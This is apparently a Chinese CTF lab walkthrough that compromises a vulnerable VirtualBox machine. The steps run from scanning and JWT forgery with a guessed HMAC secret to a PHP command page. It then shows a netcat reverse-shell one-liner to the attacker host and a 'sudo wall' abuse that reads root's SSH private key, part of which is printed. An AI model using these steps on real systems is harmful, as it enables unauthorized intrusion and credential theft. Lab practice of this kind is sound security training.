攻击机：Kali Linux

一. 信息搜集

先做存活主机发现

```
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2a:66:17, IPv4: 192.168.1.190
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.199   08:00:27:05:1c:24       PCS Systemtechnik GmbH
...... ......
```

Fence 1

nmap端口扫描

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -p- -T4 192.168.1.199
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 11:51 CST
Nmap scan report for 192.168.1.199
Host is up (0.00055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: TI15 AME\xE5\x8A\xA9\xE5\xA8\x81
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:05:1C:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.22 seconds
```

Fence 2

gobuster做目录扫描


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.1.199 -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.199
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/user                 (Status: 200) [Size: 2170]
/admin                (Status: 200) [Size: 1576]
/server-status        (Status: 403) [Size: 278]
```

```
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
```

Fence 3

二. HTTP服务

用curl查看主页内容




```
</html>
<!--ame:jiayouachunyu-->
```

Figure 1

疑似遗留账号

curl查看/admin内容



```
  <!-- 迷惑表单：表面要用户名/密码/二次验证码，但这些字段并不用于实际认证 -->
  <form method="post" autocomplete="off">
    <label>用户名</label>
    <input type="text" name="username" placeholder="请输入用户名" />

    <label>密码</label>
    <input type="password" name="password" placeholder="请输入密码" />

    <label>二次校验码（可选）</label>
    <input type="text" name="otp" placeholder="XXXXXX" />


    <!-- 供高级用户/工具直接提交 token（不会在界面显著提示） -->
    <label style="display:none">token（内部使用）</label>
    <input type="text" name="token" style="display:none" />

    <button type="submit">登录</button>
  </form>

  <div class="small" style="margin-top:12px">
  </div>
</div>
</body>
</html>
```


Figure 2

也就是说这里要用token提交，我们看到的登录框是错误的

/user没有什么可疑内容，不作演示

访问HTTP主页

主页发现可能有用的信息



TI15 中国队加油

Make Chinese DOTA Great Again


never give up 记住这个要考

Figure 3

提示很明显，得到字符串：nevergiveup

访问user进行登录尝试

登陆上之后页面无有用信息，F12查看网络刷新拿到token




```
▾ token:
  expires: "2025-09-30T05:04:28.000Z"
  httpOnly: true
  path: "/"
  value: "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJtb2JhbiIsImlhdCI6MTc1OTIwNTA2OC
         wiZXhwIjoxNzU5MjA4NjY4LCJzdWIiOiJhbWUiLCJyb2xlIjoidXNlciJ9.H_XHHaEeJaNqmywyIQ
         PEpY1ApyGoAsg4HfSETNtHnnE"
```

Figure 4

JWT解码

该token格式像json web token格式（xxxxx.xxxxxxx）

去尝试解码（ https://jwt.p2hp.com/ ），验证签名大概率是之前得到的字符串nevergiveup，然后role改成admin



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
Jpc3MiOiJtb2JhbiIsImlhdCI6MTc1OTIwNTA2O
CwiZXhwIjoxNzU5MjA4NjY4LCJzdWIiOiJhbWUi
LCJyb2xlIjoidXNlciJ9.H_XHHaEeJaNqmywyIQ
PEpY1ApyGoAsg4HfSETNtHnnE
```

HEADER: 算法和TOKEN类型

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "moban",
  "iat": 1759205068,
  "exp": 1759208668,
  "sub": "ame",
  "role": "user"
}
```

VERIFY SIGNATURE(验证签名)


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  nevergiveup
) □ secret base64 encoded
```

✓ 签名已验证

Figure 5

利用token登录admin页面

yakit/bp抓包，这里不作演示



欢迎 — 管理员

你好，ame。你的身份已通过验证。


karsakarsa369.php

https://www.jwt.io/

Figure 6

Web Fuzz测试

访问karsakarsa369.php，页面显示fuzz，猜测参数“cmd、commond、sys、system”等，这里测试后参数为cmd



PHP Version 8.3.19

System	Linux logi 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2

Figure 7

用exec()函数反向连接，在Kali上监听端口

```
http://192.168.1.199/karsakarsa369.php?cmd=exec(%27busybox%20nc%20192.168.1.190%207777%20-e%20/bin/sh%27);
```

Fence 4

```
(root㉿kali)-[~]
└─# nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.1.190] from (UNKNOWN) [192.168.1.199] 54252
whoami
www-data
```

Fence 5

user用户提权

稳定化shell界面后，尝试sudo -l等命令发现需要密码，home下也没有什么可疑文件

最后在寻找中找到密码 /var/backups/passwd

```
www-data@logi:/var/backups$ ls -al
total 60
drwxr-xr-x  2 root root  4096 Sep 29 07:28 .
drwxr-xr-x 12 root root  4096 Sep 28 09:25 ..
-rw-r--r--  1 root root 25397 Sep 28 10:51 apt.extended_states.0
-rw-r--r--  1 root root  2568 Apr 11 22:03 apt.extended_states.1.gz
-rw-r--r--  1 root root  2556 Apr  4 22:55 apt.extended_states.2.gz
-rw-r--r--  1 root root  2006 Apr  1 10:05 apt.extended_states.3.gz
-rw-r--r--  1 root root  1542 Apr  1 03:53 apt.extended_states.4.gz
-rw-r--r--  1 root root   757 Mar 30  2025 apt.extended_states.5.gz
-rw-r--r--  1 root root    20 Sep 28 10:47 passwd
www-data@logi:/var/backups$ cat passwd
xiangwozheyangderen
```

Fence 6

root用户提权


sudo -l发现无密码执行

```
ame@logi:~$ sudo -l
sudo: unable to resolve host logi: Name or service not known
Matching Defaults entries for ame on logi:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ame may run the following commands on logi:
    (ALL) NOPASSWD: /usr/bin/wall
```

Fence 7

wall文件利用（ wall | GTFOBins ）



Sudo

The textual file is dumped on the current TTY (neither to `stdout` nor to `stderr`).

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo wall --nobanner "$LFILE"
```

Figure 8

尝试用这个方法去读root.txt，发现读不到，那就试一下读ssh文件（/root/.ssh/id_rsa）

先用自己的ssh工具登录ame用户



```
ame@logi:~$ LFILE=/root/.ssh/id_rsa
ame@logi:~$ sudo /usr/bin/wall --nobanner "$LFILE"
sudo: unable to resolve host logi: Name or service not known

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAnaT0B+kb64e8z3am+GYUeZQ91emxMpRnMWpP0kh3fZCoBJFf5PNX
m6U1vZ33KCr84+gPmwaSzbw6YooQ87sFGosSwHSM/qp4zio8/PCHJicFgSxb+VFNdWu4gG
VbfU12OMnAlIktH8HPr53z3UzaltGubxPxAm55i2XOAu2mXvZQ7KJpD7ONM1l02oCp24zZ
dh3zIomqaEslfFEQz3TEkMhVxUBi7MIGM9khrrmbsZUthKQW1/hGm9hle9tFOeWtBVdMpk
```

Figure 9

然后用Kali连接靶机root用户登录


```
┌──(root㉿kali)-[~]
└─# ssh -i ./ssh root@192.168.1.199
Linux logi 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 29 07:40:55 2025 from ::1
root@logi:~#
```

Fence 8

tips:




```
Permissions 0644 for './ssh' are too open.
# 权限太开放了，需要修改文件权限
chmod 600 your_ssh_file

└─# ssh -i ./ssh root@192.168.1.199
Load key "./ssh": error in libcrypto
# 制表符没删，用一下sed删除空格
sed -i 's/[[:space:]]*$//' your_ssh_file
```

Fence 9

flag:



```
user:{niudexiongdiniude}
root{xiangrootzheyangderen}
```

Fence 10